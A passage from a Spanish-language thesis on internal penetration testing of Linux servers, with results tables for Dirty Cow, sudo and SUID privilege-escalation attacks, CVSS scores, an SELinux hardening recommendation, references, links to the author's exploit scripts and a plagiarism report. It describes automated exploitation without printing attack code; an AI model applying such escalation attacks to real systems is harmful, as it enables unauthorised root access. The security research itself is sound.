A continuación, se presenta el análisis de efectividad para las pruebas de penetración ejecutadas:

Comparación de efectividad de las pruebas:

Tabla 6.1

Comparación del Tiempo de Ejecución

	Escenario N°1	Escenario N°2	Escenario N°3
Vector de ataque N°1	1 min. 51 segundos	2 min. 3 segundos	1 min. 56 segundos
Vector de ataque N°2	2 min. 1 segundos	1 min. 34 segundos	1 min. 51 segundos
Vector de ataque N°3	1 min. 28 segundos	1 min. 37 segundos	1 min. 36 segundos

Análisis:

En el caso del tiempo de ejecución podemos observar que las pruebas se ejecutaron de una manera rápida considerando que el primero de ellos, el Dirty Cow, hace uso de otro script a parte del principal para poder funcionar, lo cual aumenta la complejidad del ataque y, en gran parte, el trabajo computacional del sistema. Aun así, la diferencia entre los tres escenarios para el primer vector no es tan lejana uno del otro. Esto se debe a que al manejar variantes de la familia Linux todos han recibido diferentes paquetes de optimización que les permite actuar de una manera más rápida ante la compilación y ejecución de un código sea el lenguaje que sea.

Además, en el caso de los vectores, al estar automatizados en un script en Python hace que su ejecución sea aún más rápida y, por ejemplo, una explotación que al escribir comando por comando puede tardar de 5 a 10 minutos en ejecutarse, aquí logra hacerlo en un tiempo máximo 2 minutos y 3 segundos para el primer y segundo vector y poco más de minuto y medio para el tercer vector. Visto desde este punto, se logra explotar las vulnerabilidades de una forma crítica al tomarse menos tiempo en hacerlo.

Adicional a ello, es importante observar también que dentro del tiempo considerado también se toma en cuenta la fase de descubrimiento, la cual consta de la ejecución del análisis de puertos y de vulnerabilidades usando Nmap. Una ventaja que nos da esta herramienta es que nos permite tener toda esa información completa en cuestión de segundos, por lo que ayuda a que estas pruebas sean eficientes en el tiempo.

Queda como evidencia que las pruebas de penetración internas permiten que el descubrimiento de las vulnerabilidades del sistema y la obtención de la información de los puntos explotados puedan realizarse de una manera rápida sin importar que tan complejo llegue a ser el ataque o que tan optimizado se encuentre el sistema, considerando una ejecución automática de las mismas.

Tabla 6.2

Comparación del puntaje del CVSS 3.1

	Score CVSS 3.1
Vector de ataque N°1	9.0 (CRÍTICO)
Vector de ataque N°2	8.3 (ALTO)
Vector de ataque N°3	7.6 (ALTO)

Análisis:

El marco de trabajo CVSS 3.1 nos permite conocer el nivel de severidad que tienen los tres vectores de ataque que se utilizaron para las pruebas de penetración internas. Como pudimos observar en la presentación de los resultados, para llegar a estas cifras, la calculadora del CVSS 3.1 consideró muchas métricas base que le permiten determinar que el primer vector es de severidad crítica y el segundo y el tercero de severidad alta.

Con las métricas que usa el CVSS 3.1 también se observa los puntos en donde se tiene la principal diferencia de la severidad de estos tres vectores, estando principalmente en la complejidad del ataque, los privilegios requeridos, el alcance, la disponibilidad, integridad y confidencialidad. Usando este marco de trabajo diseñado para las pruebas de penetración somos capaces de conocer de forma detallada qué tan severos fueron nuestros experimentos y que tanto impacto puede generar en los sistemas que estamos analizando.

7. CONCLUSIONES

En los resultados podemos observar que las pruebas de penetración internas replicadas nos dan a conocer de forma detallada los datos que, para los encargados de mitigar ataques que puedan surgir en las organizaciones, pueden ser de mucha utilidad y que son realmente necesarios de ser tomadas en cuenta. Con el factor tiempo observamos que estas pruebas nos permiten encontrar vulnerabilidades de una manera rápida, independientemente de si los ataques son complejos o si el sistema donde se ejecutan cuenta con las mejores propiedades de rendimiento posible. Con el CVSS 3.1 comprobamos que existen herramientas y frameworks totalmente funcionales que, trabajando en conjunto con estas pruebas, nos muestran resultados precisos y que no solo nos permite saber las características del ataque, sino, también el nivel de severidad que estos poseen.

La principal característica de las pruebas de penetración internas, el replicar todo el proceso de un ataque a un sistema, desde el planeamiento hasta su ejecución, nos permite conocer de cerca no solo el ataque, sino también, qué comportamiento puede tener el atacante y con ello tener un perfil del mismo, lo que ayuda aumentando la probabilidad de encontrar las vulnerabilidades exactas y de conocer quién puede estar implicado en ello (recordemos que en este tipo de ataques, estos son ejecutados por personas con accesos legítimos a los sistemas, por lo tanto se trata de conocidos).

Tal y como se evidencia en este estudio, lo que las pruebas de penetración internas nos pueden ofrecer contiene un valor grande para aportar a la reducción de riesgos y vulnerabilidades que pueden estar presente en un sistema de información. Y con un problema tan difícil de solucionar como es la situación de tener a un empleado que cuente con todo lo necesario para atacar un sistema con módulos e información importante para la organización, es más que oportuno empezar a tomar más en cuenta a las pruebas de penetración internas como una alternativa de solución contra los ataques internos y así, complementándose con las pruebas de penetración externas, ayudar a que un sistema de información pueda mantener su integridad, sus datos en confidencialidad y mantener una buena disponibilidad.

8. RECOMENDACIONES

En los sistemas Linux encontramos SELinux, conocido por ser un servicio propio del sistema operativo que funciona como un módulo de seguridad que bajo un conjunto de reglas de seguridad y políticas de control de accesos ayuda a otros módulos como el Firewall a controlar el flujo de acciones dentro del sistema.

En este caso, todos los servidores contienen el SELinux instalado por defecto, pero, para lograr la transferencia de archivos a través del ssh, el SELinux se tuvo que deshabilitar. Explicando más este punto, con el SELinux habilitado y funcionando, los dispositivos de los empleados podrían conectarse a los servidores a través de ssh, pero no lograrían completar la transferencia de ningún archivo debido a la rigurosidad de las reglas del SELinux, que en caso se desee que sea más permisivo, debería configurarse.

Por cuestiones de seguridad contra los ataques presentados en la investigación es necesaria la edición del archivo de configuración del SELinux ubicado en /etc/selinux/config. A través de la edición por el editor de texto vim se debía editar lo siguiente:

```
#This file controls the state of SELinux on the system.
#SELINUX= can take one of this three values:
#       Enforcing: SELinux security policy is enforced
#       permissive: SELinux prints warnings insted of enforcing
#       disabled: No SELinux policy is loaded
SELINUX=enforcing
```

Si se toma en cuenta el servicio SELinux con reglas de seguridad severas como una medida de seguridad serviría como un muro adicional para que los ataques no puedan llevarse a cabo por ejecutables o códigos maliciosos, obligando a los atacantes a necesariamente hacerlo de manera manual, lo que complicaría la ejecución de estas y haría que sean menos probable de que sucedan.

REFERENCIAS

Allodi, L., Biagioni, S., Crispo, B., Labunets, K., Massacci, F. & Santos, W. (2017). Estimating the Assessment Diffculty of CVSS. Environmental Metrics: An Experiment. *Lecture Notes in Computer Science*, 10646(1), 23- 39. https://doi.org/10.1007/978-3-319-70004-5_2.

Brancik, K. (2007). Insider Computer Fraud: An In-depth Framework for Detecting and Defending against Insider IT Attacks. Auerbach Publications.

Castiglione, A., Pop, F., Ficco, M. & Palmieri, F. (2018). Cyberspace Safety and Security. *Lecture Notes in Computer Science,* 11161(1). 29-31. Springer. https://doi.org/10.1007/978-3-030-01689-0.

Forum of Incident Response and Security Teams Inc. (2020) *Common Vulneravility Scoring System v3.1: Specification Document.* [Publicación de blog]. https://bit.ly/3oZf9U6

Goodin, D. (2016). *"Most serious" Linux privilege-escalation bug ever is under active exploit.* https://bit.ly/3zxZY9r

Hajdarevic, K., & Dzaltur, V. (2015). Internal penetration testing of Bring Your Own Device for preventing vulnerabilities explotation. *2015 XXV International Conference on Information, Communication and Automation Technologies (ICAT).* IEEE Publishing. https://doi.org/10.1109/ICAT.2015.7340506

Klima, T. (2016). PETA: Methodology of Information Systems Security Penetration Testing. *Acta Informatica Pragensia,* 5(2), 98-117. https://doi.org/10.18267/j.aip.88

Long, M., C., (2019). Attack and defend: Linux Privilege Escalation techniques of 2016. *SANS Institute Information Security Reading Room.* SANS Technology Institute.

Lopez de Jimenez, R. E. (2016). Pentesting on Web Applications using Ethical Hacking. *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI*). IEEE Publishing. https://doi.org/10.1109/CONCAPAN.2016.7942364

Nagpure, S., & Kurkure, S. (2017). Vulnerability Assessment and Penetration Testing of Web Application. *2017 Third International Conference on Computing, Communication, Control and Automation (ICCUBEA).* IEEE Publishing. https://doi.org/10.1109/ICCUBEA.2017.8463920

OSSTMM (2010). *The Open-Source Security Testing Methodology Manual (OSSTMM 3).* [Publicación de blog] https://bit.ly/3Q47boK

OWASP (2019). *OWASP Web Application Penetration Testing Version 1.1*. [Publicación de blog] https://bit.ly/3SsN70W

Preston Moore, A., Shimeall, T., Keeney, M., Kowalski, E., & Rogers, S. (2005). Insider Threat Study: Computer System Sabotage in Critical Infrastructure Sectors. *ResearchGate Journal*. https://bit.ly/3A0SNb9

Shah, S., & Mehtre, B. M. (2014). An overview of vulnerability assesment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques,* 11(1), 27-49, Springer. https://doi.org/10.1007/s11416-014-0231-x

Sani, W., Jaimes, R. & Ramón, J. (2015). Evaluación del ataque Shellshock. *Revista "Geeks",* 6(1), 14-20. https://doi.org/10.24133/gdr.v6i1.279

Sanzgiri, A., & Dipankar, D. (2016). Classification of Insider Threat Detection Techniques. *Proceedings of the 11th Annual Cyber and Information Security Research Conference*, 25(1), 1-4. https://doi.org/10.1145/2897795.2897799.

Satria, D., Alanda, A., Erianda, A., & Prayama, D. (2018). Network Security Assessment Using Internal Network Penetration Testing Methodology. *INTERNATIONAL JOURNAL ON INFORMATICS VISUALIZATION,* 2(1), 360-365. http://doi.org/10.30630/joiv.2.4-2.190

Singh, U. K. & Chancalala, J. (2016). Quantitative Security Risk Evaluation using CVSS. Metrics by Estimation of Frequency and Maturity of Exploit. *Proceedings of the World Congress on Engineering and Computer Science 2016* (*WCECS 2016*), 1(1), 19-21. https://bit.ly/3vNmcTU

Umrao, S., Kaur, M., & Kumar Gupta, G. (2012). Vulnerability Assessment and Penetration Testing. *International Journal of Computer & Communication Technology*, 7(3), 71 - 74. https://doi.org/10.47893/IJCCT.2016.1367

Vulnerability Data Base (2015). *CVE-2015-6564.* Vulners Database. https://bit.ly/3oXJH8X

Vulnerability Data Base (2016). *CVE-2016-5195.* Vulners Database. https://bit.ly/3ddIyr9

Williams, J. (2016). *Linux privilege escalation for fun profit and all-around mischief*. [Video]. Youtube. https://bit.ly/3p6oKsd

ANEXOS

Scripts creados para la experimentación:

1.- Código fuente de DirtyCow.c

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/Dirtycow.c

2.- Código fuente de PruebaDirtyCow.py Servidor 1

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaDirtyCow_S1.py

3.- Código fuente de PruebaDirtyCow.py Servidor 2

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaDirtyCow_S2.py

4.- Código fuente de PruebaDirtyCow.py Servidor 3

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaDirtyCow_S3.py

5.- Código fuente de PruebaSUDO.py Servidor 1

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaSUDO.py

6.- Código fuente de PruebaSUDO.py Servidor 2

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaSUDO_S2.py

7.- Código fuente de PruebaSUDO.py Servidor 3

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaSUDO_S3.py

8.- Código fuente de PruebaSUID.py Servidor 1

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaSUID.py

9.- Código fuente de PruebaSUID.py Servidor 2

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaSUID_S2.py

10.- Código fuente de PruebaSUID.py Servidor 3

https://github.com/RonaldHualpaOcas/Tesis_Scripts/blob/master/PruebaSUID_S3.py

Videos de los experimentos realizados:

1.- Prueba DirtyCow Servidor 1:
https://www.youtube.com/watch?v=5R4gmtdKS1E

2.- Prueba DirtyCow Servidor 1 – Video Extra:
https://www.youtube.com/watch?v=gF_LQGY8ofs

3.- Prueba DirtyCow Servidor 2:
https://www.youtube.com/watch?v=TgJFvkS0Qvs

4.- Prueba DirtyCow Servidor 3:
https://www.youtube.com/watch?v=CTBgY0WSGhc

5.- Prueba SUDO Servidor 1:
https://www.youtube.com/watch?v=HR3qsL1ZF4c

6.- Prueba SUDO Servidor 2:
https://www.youtube.com/watch?v=asp_HgGHINM

7.- Prueba SUDO Servidor 3:
https://www.youtube.com/watch?v=qF1PJHSL-m4

8.- Prueba SUID Servidor 1:
https://www.youtube.com/watch?v=ag9adEuJZtE

9.- Prueba SUID Servidor 2:
https://www.youtube.com/watch?v=n4it-19b1CE

10.- Prueba SUID Servidor 3:
https://www.youtube.com/watch?v=XcA5AkeGyTg

Ocas

INFORME DE ORIGINALIDAD

4%	3%	1%	2%
INDICE DE SIMILITUD	FUENTES DE INTERNET	PUBLICACIONES	TRABAJOS DEL ESTUDIANTE

FUENTES PRIMARIAS

1	Submitted to Universidad de Lima Trabajo del estudiante	<1%
2	editorial.urosario.edu.co Fuente de Internet	<1%
3	Submitted to Coventry University Trabajo del estudiante	<1%
4	qiita.com Fuente de Internet	<1%
5	repositorio.ulima.edu.pe Fuente de Internet	<1%
6	Submitted to University of Adelaide Trabajo del estudiante	<1%
7	bdigital.unal.edu.co Fuente de Internet	<1%
8	hdl.handle.net Fuente de Internet	<1%
9	www.tarlogic.com Fuente de Internet	<1%

10	bibdigital.epn.edu.ec Fuente de Internet	<1 %
11	tools.cisco.com Fuente de Internet	<1 %
12	www.scipedia.com Fuente de Internet	<1 %
13	Submitted to Royal Holloway and Bedford New College Trabajo del estudiante	<1 %
14	es-la.tenable.com Fuente de Internet	<1 %
15	Submitted to University of Wales central institutions Trabajo del estudiante	<1 %
16	issuu.com Fuente de Internet	<1 %
17	www.conganat.org Fuente de Internet	<1 %
18	www.monografias.com Fuente de Internet	<1 %
19	Submitted to Universidad Abierta para Adultos Trabajo del estudiante	<1 %
20	translate.evernote.com Fuente de Internet	<1 %

21	Submitted to Universidad de León Trabajo del estudiante	<1 %
22	www.hsbc.com.mx Fuente de Internet	<1 %
23	Submitted to Instituto Madrileno de Formacion Trabajo del estudiante	<1 %
24	archive.org Fuente de Internet	<1 %
25	blog.emarketing-peru.com Fuente de Internet	<1 %
26	erevistas.saber.ula.ve Fuente de Internet	<1 %
27	www.buzzfeed.com Fuente de Internet	<1 %
28	www.respondanet.com Fuente de Internet	<1 %
29	Cihan Cobanoglu. "Editorial", International Journal of Hospitality & Tourism Administration, 2009 Publicación	<1 %
30	bibliotecatede.uninove.br Fuente de Internet	<1 %
31	console-newsletter.hypermart.net Fuente de Internet	<1 %

32	repositorio.grial.eu Fuente de Internet	<1 %
33	sigaa.ufrn.br Fuente de Internet	<1 %
34	www.farmacare.com Fuente de Internet	<1 %
35	www.ijtsrd.com Fuente de Internet	<1 %
36	www.lenguaje.com Fuente de Internet	<1 %
37	www.slideshare.net Fuente de Internet	<1 %
38	www.spell.org.br Fuente de Internet	<1 %
39	ciberseguridad.blog Fuente de Internet	<1 %
40	cuestiondederechos.org.ar Fuente de Internet	<1 %
41	fullprograms.co.uk Fuente de Internet	<1 %
42	ia902600.us.archive.org Fuente de Internet	<1 %
43	losmunicipales.wordpress.com Fuente de Internet	<1 %

44	procesostarifarios.subtel.cl Fuente de Internet	<1 %
45	repositorio.upsin.edu.mx Fuente de Internet	<1 %
46	seguridad-ofensiva.com Fuente de Internet	<1 %
47	srcsrv.wikimedia.de Fuente de Internet	<1 %
48	www.camaraalcoy.net Fuente de Internet	<1 %
49	www.coursehero.com Fuente de Internet	<1 %
50	www.gerpisa.univ-evry.fr Fuente de Internet	<1 %
51	www.semanticscholar.org Fuente de Internet	<1 %
52	doku.pub Fuente de Internet	<1 %

Excluir citas	Apagado	Excluir coincidencias	Apagado
Excluir bibliografía	Activo		